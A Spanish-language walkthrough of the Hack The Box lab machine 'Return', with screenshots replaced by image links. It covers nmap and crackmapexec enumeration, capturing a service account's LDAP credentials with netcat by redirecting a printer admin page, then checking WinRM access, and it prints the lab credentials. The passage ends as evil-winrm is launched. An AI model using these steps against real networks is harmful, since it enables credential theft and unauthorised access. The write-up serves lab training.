

Return


Reconocimiento

Mostraremos con nmap rápidamente los puertos open y un triple verbose para que de mas información -n para que no aplique demoración DNS y vaya mas rápido y -Pn



Ahora vara ver versiones servicios y vulnerabilidades nmap -sCV





Vemos que esta abierto el puerto 445

Usamos el comando crackmapexec smb para conseguir información Vemos que es un


win10 el smb esta firmado y se llama printer

```
┌──(root💀dttkalimot)-[/home/kali/HTB/RETURN]
└─# crackmapexec smb 10.10.11.108
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
```


Podriamos usar comandos como para intentar conectarnos o que nos reporte algo pero no hay éxito

```
smbclient -L 10.10.11.188 -N
_____________________________

smbmap -H 10.10.11.108
```

Le lanzamos un whatweb para hacer un pequeño reconocimiento de la página és microsoft ISS, obtenemos la versión de php...




Vemos la página principal




Nos vamos a settings


Vemos para seleccionar puerto i address




La variable es text por lo cual son asteriscos a mano



Nos conectamos a nuestra maquina por el puerto 389




Lanzamos el netcat y obtenemos usuario y contraseña



Hacemos el siguiente comando para ver si las credenciales son válidas


```
crackmapexec smb 10.10.11.108 -u 'svcprinter' -p '1edFg43012!!'
```

Si pone un + es que la credencial es correcta



Ahora hacemos lo siguiente para ver si nos podemos conectar por winrm y si nos pone pwned es que el usuario al que nos estamos intentando conectar esta en el grupo con permisos para usar winrm

```
crackmapexec winrm 10.10.11.108 -u 'svcprinter' -p '1edFg43012!!'
```



Nos pone pwned eso que que si

Ahora nos conectamos con evil-winrm con el usuario y la contraseña

